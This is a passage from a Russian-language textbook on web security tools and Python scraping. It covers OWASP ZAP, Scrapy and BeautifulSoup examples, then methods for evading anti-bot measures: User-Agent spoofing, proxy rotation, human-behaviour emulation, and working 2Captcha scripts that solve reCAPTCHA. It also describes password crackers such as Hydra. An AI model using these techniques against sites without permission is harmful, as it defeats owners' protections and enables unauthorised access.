- » **Функционал:** прокси-сервер для перехвата и изменения HTTP-трафика, сканер уязвимостей, повторитель запросов, декодер, инъектор и множество других инструментов.
- » **Преимущества:** интуитивно понятный интерфейс, возможность автоматизации, поддержка множества расширений.

- **Fiddler**

- » **Описание:** бесплатный инструмент для отладки и анализа HTTP-трафика.
- » **Функционал:** перехват и модификация запросов и ответов между клиентом и сервером, анализ и отладка HTTP и HTTPS трафика.
- » **Преимущества:** простота использования, поддержка всех основных браузеров и платформ.

Инструменты для взлома паролей

- **Hydra**

- » **Описание:** инструмент для взлома паролей, поддерживающий различные протоколы, включая HTTP POST, HTTP GET, FTP, SSH и многие другие.
- » **Функционал:** брутфорс атаки на различные сервисы и протоколы, поддержка словарных атак.
- » **Преимущества:** высокая скорость, гибкость в настройке, поддержка множества протоколов.

- **John the Ripper**

- » **Описание:** один из наиболее известных инструментов для взлома паролей.

- » **Функционал:** поддержка множества алгоритмов хеширования и форматов хранения паролей, возможность использовать словари и правила для атаки.
- » **Преимущества:** высокая эффективность, возможность распределенной обработки, поддержка множества форматов.

Инструменты для анализа и извлечения информации

- **Scrapy**

- » **Описание:** мощный фреймворк на Python для извлечения данных из веб-сайтов.
- » **Функционал:** создание веб-скраперов для извлечения информации из HTML-страниц, поддержка различных форматов вывода данных (JSON, CSV, XML).
- » **Преимущества:** гибкость, возможность параллельного выполнения задач, поддержка множества форматов вывода.

- **Wfuzz**

- » **Описание:** инструмент для тестирования на проникновение, используемый для автоматизации атак на веб-приложения.
- » **Функционал:** поиск скрытых ресурсов, словарные атаки, тестирование форм, анализ HTTP ответов.
- » **Преимущества:** высокая гибкость, возможность настройки множества параметров, поддержка различных видов атак.

Эти инструменты являются важной частью арсенала специалистов по кибербезопасности и позволяют проводить тщательный анализ безопасности веб-приложений. Их использование требует соблюдения законодательных и этических норм, а также получения разрешения на проведение тестирования безопасности.

Практические примеры использования инструментов

OWASP ZAP

Листинг 3.8

```
# OWASP ZAP
# Пример автоматизации сканирования уязвимостей с
использованием ZAP API
```

```

import requests

zap_url = 'http://localhost:8080'
target_url = 'http://example.com'

# Запуск сканирования
scan_response = requests.get(f'{zap_url}/JSON/ascan/action/
scan/', params={'url': target_url})
scan_id = scan_response.json()['scan']

# Получение результатов сканирования
scan_results = requests.get(f'{zap_url}/JSON/ascan/view/
scanProgress/', params={'scanId': scan_id})
print(scan_results.json())

```

Scrapy

Листинг 3.9

```

# Scrapy
# Пример создания веб-скрапера на Scrapy
import scrapy

class QuotesSpider(scrapy.Spider):
    name = "quotes"
    start_urls = [
        'http://quotes.toscrape.com/page/1/',
    ]

    def parse(self, response):
        for quote in response.css('div.quote'):
            yield {
                'text': quote.css('span.text::text').get(),
                'author': quote.css('small.author::text').
get(),
                'tags': quote.css('div.tags a.tag::text').
getall(),
            }

        next_page = response.css('li.next a::attr(href)').get()
        if next_page is not None:
            yield response.follow(next_page, self.parse)

```

Задания для практики по разделу

OWASP ZAP

1. Установка и настройка OWASP ZAP:

- » Установите OWASP ZAP на вашем компьютере.
- » Настройте прокси-сервер ZAP и убедитесь, что ваш браузер использует его для всех HTTP-запросов.
- » Проверьте работу прокси-сервера, запустив сканирование своего тестового веб-приложения.

2. Автоматическое сканирование веб-приложения:

- » Запустите OWASP ZAP и выполните автоматическое сканирование небольшого веб-приложения.
- » Просмотрите отчет о сканировании и идентифицируйте обнаруженные уязвимости.
- » Попробуйте устранить обнаруженные уязвимости в веб-приложении.

3. Ручное тестирование с использованием OWASP ZAP:

- » Используйте OWASP ZAP для выполнения ручного тестирования безопасности веб-приложения.
- » Проверьте наличие уязвимостей, таких как SQL-инъекции, XSS, CSRF и т.д.
- » Создайте отчет о проведенных тестах и выявленных уязвимостях.

4. Фаззинг с помощью OWASP ZAP:

- » Настройте и выполните фаззинг-тестирование на вашем веб-приложении с помощью OWASP ZAP.
- » Проанализируйте результаты и определите возможные уязвимости, выявленные в ходе фаззинга.

5. Интеграция OWASP ZAP с CI/CD:

- » Настройте интеграцию OWASP ZAP с вашей системой непрерывной интеграции (CI/CD).
- » Автоматизируйте процесс сканирования безопасности для каждого нового билда вашего веб-приложения.
- » Просмотрите результаты автоматических сканирований и создайте отчет о безопасности.

Scrapy

1. Установка и настройка Scrapy:

- » Установите Scrapy на вашем компьютере.
- » Создайте новый проект Scrapy и настройте базовую структуру проекта.

2. Создание простого паука для Scrapy:

- » Создайте паука для Scrapy, который будет загружать содержимое главной страницы выбранного вами сайта.
- » Настройте паука для сохранения загруженного содержимого в файл.

3. Извлечение данных с помощью Scrapy:

- » Создайте паука для Scrapy, который будет извлекать данные с определенного сайта (например, заголовки статей и ссылки).
- » Сохраните извлеченные данные в формате CSV или JSON.

4. Использование Middleware в Scrapy:

- » Настройте middleware в Scrapy для обработки запросов и ответов.
- » Реализуйте middleware для ротации user-agent и использования прокси-серверов.

5. Обработка сложных сайтов с помощью Scrapy:

- » Создайте паука для Scrapy, который будет извлекать данные с сайта, требующего авторизации.
- » Реализуйте процесс авторизации в пауке и извлеките защищенные данные.

6. Настройка и использование Pipelines в Scrapy:

- » Настройте pipeline для обработки извлеченных данных.
- » Создайте pipeline для очистки данных и сохранения их в базу данных.

7. Обработка пагинации с помощью Scrapy:

- » Создайте паука для Scrapy, который будет обрабатывать пагинацию на сайте.
- » Извлеките данные со всех страниц пагинации и сохраните их в файл.

3.2.1. BeautifulSoup и парсинг HTML

Прежде чем приступить к изучению парсинга, важно понять базовые концепции, которые составляют основу этого процесса. С некоторыми мы уже знакомы, тем проще будет вспомнить их описание.

Парсинг (или анализ) данных – это процесс извлечения информации из различных источников, таких как веб-страницы, документы, файлы или API. Веб-парсинг, в частности, сосредоточен на извлечении данных из HTML-кода веб-страниц. Для успешного выполнения этой задачи необходимо обладать знаниями в следующих областях:

HTML и структура веб-страниц

Как мы уже упоминали, HTML (HyperText Markup Language) – это стандартный язык разметки, используемый для создания и структурирования контента на веб-страницах. HTML-код состоит из элементов, заключенных в теги, которые описывают различные части веб-страницы, такие как заголовки, абзацы, списки, изображения, ссылки и формы. Понимание структуры HTML-документа является ключевым аспектом для успешного парсинга данных. Веб-страницы обычно организованы в виде дерева DOM (Document Object Model), где каждый элемент HTML представляет собой узел дерева.

CSS и селекторы

CSS (Cascading Style Sheets) используется для стилизации HTML-элементов. CSS-селекторы позволяют выбирать и применять стили к определенным элементам на странице. Понимание CSS-селекторов также полезно для парсинга, так как они могут быть использованы для точного определения местоположения элементов на веб-странице, которые нужно извлечь.

HTTP и веб-запросы

HTTP (HyperText Transfer Protocol) – это протокол, используемый для передачи данных между веб-браузерами и серверами. HTTP-запросы отправ-

ляются клиентом (например, веб-браузером или скриптом) на сервер для получения ресурсов, таких как веб-страницы, изображения или файлы. Важно понимать основные типы HTTP-запросов: GET (запрос данных с сервера) и POST (отправка данных на сервер). Кроме того, полезно знать о заголовках HTTP-запросов, которые могут включать информацию о типе данных, формате ответа и других параметрах.

Работа с API

Многие веб-сайты и приложения предоставляют API (Application Programming Interface), которые позволяют программно взаимодействовать с их сервисами и получать данные в структурированном формате, таком как JSON или XML. Изучение работы с API включает в себя понимание методов запросов, аутентификации, обработки ответов и использования библиотек для выполнения запросов.

Python и его библиотеки

Для парсинга веб-страниц на Python обычно используются следующие библиотеки:

- Requests: для выполнения HTTP-запросов и получения HTML-кода веб-страниц.
- BeautifulSoup: для анализа и извлечения данных из HTML- и XML-документов.
- lxml: для высокопроизводительного анализа HTML и XML.
- Selenium: для автоматизации взаимодействия с веб-страницами и выполнения парсинга в динамически загружаемых контентах.

Этические и правовые аспекты парсинга

Парсинг веб-страниц может поднять этические и правовые вопросы. Важно уважать права владельцев веб-сайтов, соблюдать правила использования данных и не нарушать законодательство. Некоторые веб-сайты запрещают автоматический сбор данных в своих файлах robots.txt или условиях использования. Нарушение этих правил может привести к блокировке доступа к сайту или юридическим последствиям.

Практические советы и передовые практики

Прежде чем приступить к парсингу, полезно ознакомиться с передовыми практиками, такими как:

- Использование временных задержек между запросами, чтобы не перегружать серверы.
- Обработка ошибок и управление исключениями для обеспечения надежности скрипта.
- Проверка согласия с условиями использования веб-сайта и соблюдение их правил.
- Обработка и хранение извлеченных данных в удобном формате для дальнейшего анализа.

BeautifulSoup – это библиотека Python, предназначенная для парсинга HTML- и XML-документов. Она предоставляет удобные методы для извлечения данных из HTML-страниц, облегчая работу с веб-контентом и анализ его структуры.

Ниже рассмотрены основные возможности и примеры использования BeautifulSoup:

Установка BeautifulSoup

Перед началом работы необходимо установить библиотеку BeautifulSoup, а также библиотеку requests, которая используется для загрузки HTML-страниц:

```
pip install beautifulsoup4 requests
```

Парсинг HTML

BeautifulSoup позволяет разбирать HTML-код и создавать объекты, представляющие его структуру. Она умеет обрабатывать "грязный" HTML и XML, автоматически исправляя ошибки разметки и создавая дерево элементов.

Пример парсинга HTML-документа:

```
import requests
from bs4 import BeautifulSoup

# Загрузка HTML-страницы
url = 'http://example.com'
response = requests.get(url)

# Создание объекта BeautifulSoup
soup = BeautifulSoup(response.text, 'html.parser')

# Вывод отформатированного HTML
print(soup.prettify())
```

Извлечение данных

BeautifulSoup предоставляет удобные методы для поиска и извлечения данных из HTML-документа на основе его структуры и содержимого. Можно находить элементы по тегу, классу, id или другим атрибутам, а также искать вложенные элементы, содержащие определенный текст или атрибуты.

Пример извлечения данных:

```
# Извлечение заголовка страницы
title = soup.title.string
print(f"Title: {title}")

# Извлечение всех ссылок на странице
links = soup.find_all('a')
for link in links:
    print(link.get('href'))
```

Навигация по дереву элементов

BeautifulSoup позволяет производить навигацию по дереву элементов HTML-документа, перемещаться между родительскими, дочерними и соседними элементами, а также извлекать текст и атрибуты элементов.

Пример навигации по дереву элементов:

```

# Извлечение первого параграфа и его текста
first_paragraph = soup.find('p')
print(first_paragraph.text)

# Извлечение родительского элемента
parent = first_paragraph.parent
print(parent.name)

# Извлечение всех дочерних элементов
children = first_paragraph.findChildren()
for child in children:
    print(child.name)

# Извлечение следующего и предыдущего элемента
next_sibling = first_paragraph.find_next_sibling()
previous_sibling = first_paragraph.find_previous_sibling()
print(f"Next sibling: {next_sibling}")
print(f"Previous sibling: {previous_sibling}")

```

Полный пример парсинга

Допустим, у нас есть следующая HTML-страница:

```

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Example Page</title>
</head>
<body>
    <h1>Welcome to Example.com</h1>
    <p class="description">This is an example page.</p>
    <a href="http://example.com/page1">Page 1</a>
    <a href="http://example.com/page2">Page 2</a>
    <a href="http://example.com/page3">Page 3</a>
</body>
</html>

```

Парсинг этой страницы с BeautifulSoup:

Листинг 3.10

```

# Парсинг страницы с BeautifulSoup
import requests
from bs4 import BeautifulSoup

```

```
# Загрузка HTML-страницы
url = 'http://example.com'
response = requests.get(url)

# Создание объекта BeautifulSoup
soup = BeautifulSoup(response.text, 'html.parser')

# Извлечение заголовка страницы
title = soup.title.string
print(f"Title: {title}")

# Извлечение заголовка H1
h1 = soup.find('h1').text
print(f"H1: {h1}")

# Извлечение параграфа с классом description
description = soup.find('p', class_='description').text
print(f"Description: {description}")

# Извлечение всех ссылок на странице
links = soup.find_all('a')
for link in links:
    href = link.get('href')
    text = link.text
    print(f"Link text: {text}, URL: {href}")
```

Вот пример использования BeautifulSoup для извлечения заголовков новостей с веб-страницы:

Листинг 3.11

```
# Пример использования BeautifulSoup для извлечения
заголовков новостей с веб-страницы
import requests
from bs4 import BeautifulSoup

# Загрузка HTML-страницы
url = 'https://example.com'
response = requests.get(url)

# Создание объекта BeautifulSoup
soup = BeautifulSoup(response.text, 'html.parser')
```

```
# Извлечение заголовков новостей
headlines = soup.find_all('h2', class_='news-headline')

# Вывод заголовков
for headline in headlines:
    print(headline.text)
```

Это лишь базовый пример использования BeautifulSoup. Библиотека предоставляет множество других функций и методов для более сложного анализа HTML-кода, таких как работа с таблицами, формами, ссылками и многое другое. Она широко применяется для сбора данных с веб-страниц, создания веб-скраперов, анализа контента и многих других задач, связанных с обработкой веб-контента.

Это лишь небольшой обзор использования BeautifulSoup для парсинга HTML на Python. Библиотека предоставляет множество других возможностей для более сложного анализа и манипулирования веб-контентом.

Разберемся с более практическими примерами использования BeautifulSoup для парсинга HTML на Python:

Предположим, что на веб-странице есть несколько новостей с заголовками, которые находятся в теге `<h2>`. Мы можем использовать BeautifulSoup для извлечения этих заголовков:

Листинг 3.12

```
# Предположим, что у нас уже есть объект soup, представляющий
# HTML-документ
headlines = soup.find_all('h2')
for headline in headlines:
    print(headline.text)
```

Предположим, что на странице есть таблица с данными, и мы хотим извлечь определенную информацию из нее. Мы можем использовать BeautifulSoup для этой цели:

Листинг 3.13

```
# Предположим, что у нас уже есть объект soup, представляющий
# HTML-документ
```

```
table = soup.find('table', class_='data-table')
rows = table.find_all('tr')
for row in rows:
    cells = row.find_all('td')
    for cell in cells:
        print(cell.text)
```

Предположим, что на странице есть меню навигации с несколькими ссылками. Мы можем использовать BeautifulSoup для извлечения этих ссылок:

Листинг 3.14

```
# Предположим, что у нас уже есть объект soup, представляющий
HTML-документ
navigation_menu = soup.find('ul', class_='nav-menu')
links = navigation_menu.find_all('a')
for link in links:
    print(link.get('href'))
```

Иногда нам нужно найти элементы, у которых есть определенный атрибут или значение атрибута. Мы можем использовать BeautifulSoup для поиска таких элементов:

Листинг 3.15

```
# Предположим, что у нас уже есть объект soup, представляющий
HTML-документ
elements_with_class = soup.find_all(class_='highlighted')
for element in elements_with_class:
    print(element.text)
```

Продолжим рассмотрение практических примеров использования BeautifulSoup для парсинга HTML на Python.

Часто на веб-страницах данные хранятся в элементах с определенными классами или **id**. Мы можем использовать BeautifulSoup для поиска таких элементов и извлечения нужной информации:

Листинг 3.16

```
# Предположим, что у нас уже есть объект soup, представляющий
HTML-документ
element_with_id = soup.find(id='content')
print(element_with_id.text)
```

Иногда нам нужно найти элементы, у которых есть определенный атрибут. Мы можем использовать BeautifulSoup для поиска таких элементов:

Листинг 3.17

```
# Предположим, что у нас уже есть объект soup, представляющий
HTML-документ
elements_with_href = soup.find_all(href=True)
for element in elements_with_href:
    print(element['href'])
```

Иногда нам нужно найти элементы, содержащие определенный текст. Мы можем использовать BeautifulSoup для этого:

Листинг 3.18

```
# Предположим, что у нас уже есть объект soup, представляющий
HTML-документ
elements_with_text = soup.find_all(text='Hello')
for element in elements_with_text:
    print(element.parent.name) # Вывести имя родительского
тега
```

BeautifulSoup также поддерживает работу с регулярными выражениями для более сложных поисковых запросов:

Листинг 3.19

```
import re

# Поиск всех элементов, у которых атрибут class начинается с
'highlight'
elements = soup.find_all(class_=re.compile('^highlight'))
```

Это лишь еще несколько примеров использования BeautifulSoup для парсинга HTML на Python. Для каждой конкретной задачи вам может потребоваться использовать различные методы и функции BeautifulSoup, в зависимости от структуры и содержимого HTML-документа.

Пример парсинга HTML-кода веб-страницы с использованием BeautifulSoup:

Листинг 3.20

```
# Парсинг HTML-кода веб-страницы с использованием
BeautifulSoup
from bs4 import BeautifulSoup
import requests

# Получаем HTML-код веб-страницы
response = requests.get("https://example.com")
html_content = response.text

# Инициализируем объект BeautifulSoup
soup = BeautifulSoup(html_content, "html.parser")

# Находим все ссылки на странице и выводим их
links = soup.find_all("a")
for link in links:
    print(link.get("href"))
```

Задания для практики по разделу

1. Напишите программу для извлечения текста заголовков новостей с веб-сайта новостей. Используйте BeautifulSoup для парсинга HTML-кода страницы и извлечения заголовков новостей.
2. Реализуйте скрипт для поиска и анализа цен на товары на веб-сайте интернет-магазина. Используйте BeautifulSoup для извлечения информации о ценах и скидках на товары с веб-страницы.
3. Создайте утилиту для извлечения данных из таблицы на веб-странице. Программа должна использовать BeautifulSoup для парсинга HTML-кода и извлечения данных из таблицы.

4. Напишите скрипт для парсинга данных с веб-страницы и сохранения их в файл формата CSV или JSON. Используйте BeautifulSoup для извлечения данных, а затем сохраните их в файл.
5. Реализуйте инструмент для мониторинга изменений на веб-странице. Программа должна периодически загружать HTML-код страницы, сравнивать его с предыдущей версией и оповещать пользователя в случае обнаружения изменений.

Однако стоит понимать, что сейчас существует большое количество защит от парсинга и методов обхода. Обход ограничений веб-сайтов может потребоваться в различных случаях, таких как парсинг данных, автоматизация задач или тестирование веб-приложений. Однако, важно отметить, что любые действия по обходу ограничений должны быть этичными и соответствовать правилам использования сайта.

Ниже приведены основные методы обхода ограничений веб-сайтов.

1. User-Agent.

Изменение User-Agent

Веб-сайты могут блокировать запросы, исходящие от ботов или автоматических скриптов, на основе заголовка User-Agent. Изменение User-Agent на значение, которое имитирует запрос от обычного браузера, может помочь обойти такие ограничения.

2. Куки и сессии.

Использование куки

Некоторые веб-сайты используют куки для отслеживания сессий пользователей. Захват и использование этих куки в своих запросах может помочь сохранить сессию и обойти ограничения, связанные с аутентификацией или количеством запросов.

3. Временные задержки и случайность.

Временные задержки

Веб-сайты могут блокировать запросы, исходящие слишком часто или в одно и то же время. Внедрение случайных временных задержек между

запросами может помочь обойти такие ограничения и избежать блокировок.

Случайность в запросах

Внесение случайных изменений в параметры запросов или порядок выполнения действий могут помочь избежать обнаружения скрипта и блокировки сайта.

4. Использование прокси-серверов.

Прокси-серверы

Использование прокси-серверов позволяет скрыть реальный IP-адрес и обойти ограничения по количеству запросов с одного IP-адреса. Существуют бесплатные и платные прокси-сервисы, которые можно использовать для этих целей.

Ротация прокси

Регулярная смена прокси-серверов (ротация прокси) помогает избежать блокировки IP-адресов и сохранить доступ к сайту. Существуют библиотеки и сервисы, которые автоматически меняют прокси при выполнении запросов.

5. Обход CAPTCHA.

Решение CAPTCHA

CAPTCHA предназначена для предотвращения автоматизированных запросов. Существуют сервисы и библиотеки, которые предлагают автоматическое решение CAPTCHA с использованием методов машинного обучения и OCR (оптического распознавания символов).

Сервисы по решению CAPTCHA

Некоторые онлайн-сервисы предоставляют услуги по решению CAPTCHA за определенную плату. Эти сервисы могут быть интегрированы в скрипты для автоматического обхода CAPTCHA.

6. Анализ и использование JavaScript.

Выполнение JavaScript

Некоторые сайты загружают контент с использованием JavaScript. Использование инструментов, которые могут выполнить JavaScript на стра-

нице (например, браузерные автоматизации), может помочь получить нужный контент.

Инструменты для выполнения JavaScript

Инструменты, такие как Selenium или Puppeteer, позволяют выполнять JavaScript на страницах и извлекать динамически загружаемый контент.

7. Эмуляция человеческого поведения.

Имитация поведения пользователя

Имитация действий реального пользователя, таких как прокрутка страницы, наведение курсора мыши и случайные клики, может помочь обойти механизмы защиты от автоматизации.

Инструменты для имитации поведения

Инструменты автоматизации браузера, такие как Selenium, позволяют создавать сценарии, которые имитируют поведение реального пользователя, помогая избежать обнаружения автоматизированных запросов.

Рассмотрим основные инструменты чуть подробнее, а именно те, которые относятся к довольно популярным в использовании в парсинге данных.

User-Agent

Серверы используют User-Agent для адаптации контента под особенности клиента. Вот пример строки User-Agent, которую может отправлять браузер Google Chrome при доступе к веб-сайту:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36  
(KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
```

Эта строка показывает, что запрос был сделан с устройства, работающего под управлением Windows 10, и браузера Google Chrome версии 91.

User-Agent важен для:

- **Оптимизации контента.** Веб-сайты могут изменять внешний вид и функциональность в зависимости от типа устройства и браузера, используемого для доступа к сайту.

- **Сбора статистики.** Веб-сайты используют информацию User-Agent для анализа трафика, определения популярности браузеров и операционных систем.
- **Безопасности.** User-Agent может использоваться для обнаружения подозрительных запросов и предотвращения автоматизированных атак.

В некоторых случаях может потребоваться изменить User-Agent, чтобы обойти ограничения, наложенные веб-сайтом, или для имитации запросов от другого устройства или браузера. Это может быть полезно для парсинга данных или тестирования веб-приложений.

В различных инструментах и языках программирования можно изменить User-Agent следующим образом:

В браузерах:

- **Google Chrome:** можно использовать DevTools для изменения User-Agent. Откройте DevTools (F12), перейдите на вкладку Network, выберите More tools -> Network conditions и измените User-Agent.
- **Firefox:** используйте аддоны, такие как User-Agent Switcher для изменения User-Agent.

В Python с использованием библиотеки requests:

```
import requests
url = "http://example.com"
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124
Safari/537.36"
}
response = requests.get(url, headers=headers)
print(response.content)
```

- ***В Selenium (про него ещё подробнее поговорим чуть позже):***

```
from selenium import webdriver
options = webdriver.ChromeOptions()
options.add_argument("user-agent=Mozilla/5.0 (Windows NT
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/91.0.4472.124 Safari/537.36")
driver = webdriver.Chrome(options=options)
driver.get("http://example.com")
```

Изменение User-Agent может быть полезно для:

- **Парсинга данных.** Обход ограничений, налагаемых веб-сайтами на автоматические запросы.
- **Тестирования.** Имитация различных устройств и браузеров для тестирования кроссбраузерной совместимости веб-приложений.
- **Скриншотинга веб-страниц.** Использование различных User-Agent для создания скриншотов страниц с разных устройств.

CAPTCHA

CAPTCHA используется для предотвращения автоматизированных действий, таких как спам-регистрации, автоматическое создание учетных записей, спам-комментарии и другие формы злоупотреблений на веб-сайтах.

Типы CAPTCHA

1. **Текстовая CAPTCHA.** Пользователю необходимо ввести текст, отображаемый на изображении. Текст может быть искаженным, с дополнительными линиями и шумом для усложнения автоматического распознавания.
2. **ReCAPTCHA.** Более продвинутый тип CAPTCHA, разработанный Google. Пользователям часто предлагается выбрать правильные изображения или подтвердить, что они не роботы, путем простого клика.
3. **Невидимая reCAPTCHA.** Пользователю не требуется выполнять действия, если система определяет его как человека. Боты же могут быть заблокированы без участия пользователя.
4. **Аудио CAPTCHA.** Пользователям предоставляется аудиофайл с цифрами или словами, которые нужно ввести в текстовое поле.
5. **Графическая CAPTCHA.** Пользователям предлагается выбрать изображения, которые соответствуют заданному критерию (например, все изображения с машинами).

Обход CAPTCHA может быть сложной задачей, так как она разработана специально для предотвращения автоматизации. Вот несколько методов, используемых для обхода CAPTCHA:

- **Ручное решение CAPTCHA.** В некоторых случаях обход CAPTCHA может осуществляться путем привлечения человека, который вручную решает CAPTCHA. Существуют онлайн-сервисы, которые предоставляют такие услуги.
- **Оптическое распознавание символов (OCR).** Для текстовых CAPTCHA можно использовать технологии OCR, которые пытаются распознать текст на изображении. Библиотеки, такие как Tesseract OCR, могут помочь в этом процессе.
- **Машинное обучение и нейронные сети.** Обученные модели машинного обучения могут быть использованы для распознавания и решения CAPTCHA. Это требует значительных ресурсов и времени для обучения моделей на больших наборах данных CAPTCHA.
- **Сервисы для обхода CAPTCHA.** Существуют онлайн-сервисы, которые предоставляют API для автоматического решения CAPTCHA. Примеры таких сервисов: 2Captcha, Anti-Captcha, DeathByCaptcha. Эти сервисы работают на основе привлечения реальных людей или автоматизированных систем для решения CAPTCHA.

Для использования таких сервисов необходимо зарегистрироваться на платформе и получить API-ключ. Вот пример использования 2Captcha с библиотекой `requests` в Python:

Листинг 3.21

```
# Пример использования 2Captcha с библиотекой requests в Python
import requests

API_KEY = 'YOUR_2CAPTCHA_API_KEY'
CAPTCHA_SITE_KEY = 'SITE_KEY_FROM_CAPTCHA'
URL = 'URL_OF_THE_SITE_WITH_CAPTCHA'

# Шаг 1: Отправка запроса на решение CAPTCHA
captcha_id = requests.post(
    'http://2captcha.com/in.php',
    data={'key': API_KEY, 'method': 'userrecaptcha',
    'googlekey': CAPTCHA_SITE_KEY, 'pageurl': URL})
.text.split('|')[1]
```

```
# Шаг 2: Ожидание и получение ответа CAPTCHA
captcha_solution = ''
while True:
    response = requests.get(f'http://2captcha.com/res.
php?key={API_KEY}&action=get&id={captcha_id}').text
    if response == 'CAPTCHA_NOT_READY':
        time.sleep(5)
        continue
    if 'OK' in response:
        captcha_solution = response.split('|')[1]
        break

# Шаг 3: Использование решения CAPTCHA для отправки запроса на
сайт
response = requests.post(URL, data={'g-recaptcha-response':
captcha_solution})
print(response.content)
```

Существуют различные сервисы, которые предлагают автоматическое решение CAPTCHA, мы про них уже частично поговорили.

Основные типы CAPTCHA и методы их решения

- **Текстовые CAPTCHA:** это наиболее распространенный тип CAPTCHA, который требует от пользователя ввести текст с искаженного изображения. **Решение:** сервисы распознавания текста (OCR – Optical Character Recognition) могут использоваться для решения таких CAPTCHA. Примеры таких сервисов: 2Captcha, Anti-Captcha, DeathByCaptcha.
- **reCAPTCHA:** это CAPTCHA от Google, которая может включать распознавание изображений, решение пазлов или просто установку флагка "Я не робот". **Решение:** сервисы, использующие машинное обучение и распределенные вычисления, могут решать такие CAPTCHA. Примеры: 2Captcha, Anti-Captcha, DeathByCaptcha.
- **CAPTCHA на основе изображений:** Пользователю предлагается выбрать все изображения, соответствующие заданному критерию (например, "выберите все изображения с автомобилями"). **Решение:** используются методы машинного зрения и искусственного интеллекта. Примеры: RuCaptcha, Imagetyperz.

- **CAPTCHA на основе звука:** пользователь должен прослушать аудиозапись и ввести услышанный текст.
Решение: используются алгоритмы распознавания речи. Примеры: Anti-Captcha, 2Captcha.

Популярные сервисы по решению CAPTCHA

1. **2Captcha.** Один из самых популярных сервисов, предоставляющий решение для различных типов CAPTCHA, включая reCAPTCHA и текстовые CAPTCHA. Работает по принципу краудсорсинга, где реальные люди решают CAPTCHA за плату.
 - » **Преимущества:** высокая точность, поддержка различных типов CAPTCHA.
 - » **Недостатки:** время решения может варьироваться, зависит от нагрузки сервиса.
2. **Anti-Captcha (Anti-Captcha.com).** Сервис, который поддерживает текстовые CAPTCHA, reCAPTCHA, CAPTCHA на основе изображений и звука. Предоставляет API для интеграции с различными языками программирования.
 - » **Преимущества:** поддержка множества типов CAPTCHA, API для интеграции.
 - » **Недостатки:** стоимость услуги, время решения может зависеть от нагрузки.
3. **DeathByCaptcha.** Сервис, предоставляющий решения для текстовых CAPTCHA, reCAPTCHA и других типов. Известен своей стабильной работой и API для интеграции.
 - » **Преимущества:** надежность, поддержка различных типов CAPTCHA, API.
 - » **Недостатки:** платная услуга, скорость решения может варьироваться.
4. **RuCaptcha.** Российский сервис, аналогичный 2Captcha, предоставляющий решение для различных типов CAPTCHA. Работает по принципу краудсорсинга.

- » **Преимущества:** высокая точность, поддержка множества типов CAPTCHA.
 - » **Недостатки:** время решения зависит от нагрузки сервиса.
5. **Imagetyperz.** Сервис, специализирующийся на решении CAPTCHA на основе изображений, reCAPTCHA и других типов. Предлагает API для интеграции с различными системами.
- » **Преимущества:** поддержка множества типов CAPTCHA, API.
 - » **Недостатки:** платная услуга, время решения может варьироваться.

Для использования сервисов решения CAPTCHA обычно предоставляется API, с помощью которого можно отправлять CAPTCHA на сервер и получать результаты. Пример рабочего процесса:

- Регистрация на сервисе и получение API-ключа.
- Интеграция API в ваше приложение или скрипт.
- Отправка CAPTCHA на сервер для решения.
- Получение результата и использование его в вашем приложении.

Пример рабочего процесса с 2Captcha

- **Регистрация и получение API-ключа:** зарегистрируйтесь на сайте 2Captcha и получите свой API-ключ.
- **Интеграция API в ваше приложение:** напишите код для отправки CAPTCHA и получения результата. В Python это может выглядеть следующим образом:

Листинг 3.22

```
# код для отправки CAPTCHA и получения результата
import requests
import time

API_KEY = 'your_2captcha_api_key'
CAPTCHA_SITE_KEY = 'site_key_of_the_captcha'
URL = 'url_of_the_page_with_captcha'
```

```
# Отправка запроса на решение reCAPTCHA
def solve_recaptcha(api_key, site_key, url):
    payload = {
        'key': api_key,
        'method': 'userrecaptcha',
        'googlekey': site_key,
        'pageurl': url
    }
    response = requests.post('http://2captcha.com/in.php',
data=payload)
    request_id = response.text.split('|')[1]

    # Ожидание решения CAPTCHA
    time.sleep(20)
    while True:
        result = requests.get(f'http://2captcha.com/res.
php?key={api_key}&action=get&id={request_id}')
        if result.text == 'CAPTCHA_NOT_READY':
            time.sleep(5)
        else:
            break
    return result.text.split('|')[1]

captcha_solution = solve_recaptcha(API_KEY, CAPTCHA_SITE_KEY,
URL)
print(f'ReCAPTCHA solution: {captcha_solution}')
```

Эмуляция человеческого поведения – это метод, применяемый для имитации действий реального пользователя при взаимодействии с веб-сайтами или приложениями. Этот метод часто используется в веб-скрапинге, тестировании веб-приложений и обходе защитных механизмов, таких как CAPTCHA, которые направлены на обнаружение автоматических действий. Эмуляция человеческого поведения помогает обойти ограничения, избегать блокировок и выявлять потенциальные проблемы в пользовательском интерфейсе.

Основные аспекты эмуляции человеческого поведения

- **Использование реальных временных задержек.** При взаимодействии с веб-страницами важно учитывать временные задержки, которые характерны для реальных пользователей. Это могут быть задержки между кликами, временем загрузки страниц и движениями мыши.

- **Рандомизация действий.** Действия, такие как клики и ввод текста, должны быть слегка рандомизированы, чтобы избежать подозрительных паттернов. Например, задержка между кликами может варьироваться от нескольких сотен миллисекунд до нескольких секунд.
- **Имитация движения мыши.** Реальные пользователи не двигают мышь по прямым линиям. Эмуляция случайных движений мыши, плавных переходов и остановок при наведении на элементы интерфейса помогает создать иллюзию реального пользователя.
- **Имитация ввода текста.** Ввод текста пользователем может включать случайные задержки между нажатиями клавиш, опечатки и исправления. Имитация таких действий делает автоматические скрипты более реалистичными.
- **Использование реальных User-Agent строк.** User-Agent строки помогают серверу определить тип устройства и браузера, с которого происходит доступ. Использование различных реальных User-Agent строк помогает избежать блокировок.
- **Прокси-серверы и IP-адреса.** Использование прокси-серверов позволяет скрыть настоящий IP-адрес и избежать блокировок при многократных запросах с одного IP. Периодическая смена прокси и IP-адресов также помогает создать иллюзию множества различных пользователей.

Инструменты для эмуляции человеческого поведения

1. **Selenium** – это популярный инструмент для автоматизированного тестирования веб-приложений, который позволяет взаимодействовать с веб-страницами так же, как это делал бы реальный пользователь. Selenium поддерживает различные браузеры и предоставляет методы для выполнения действий, таких как клики, ввод текста и перемещение мыши.
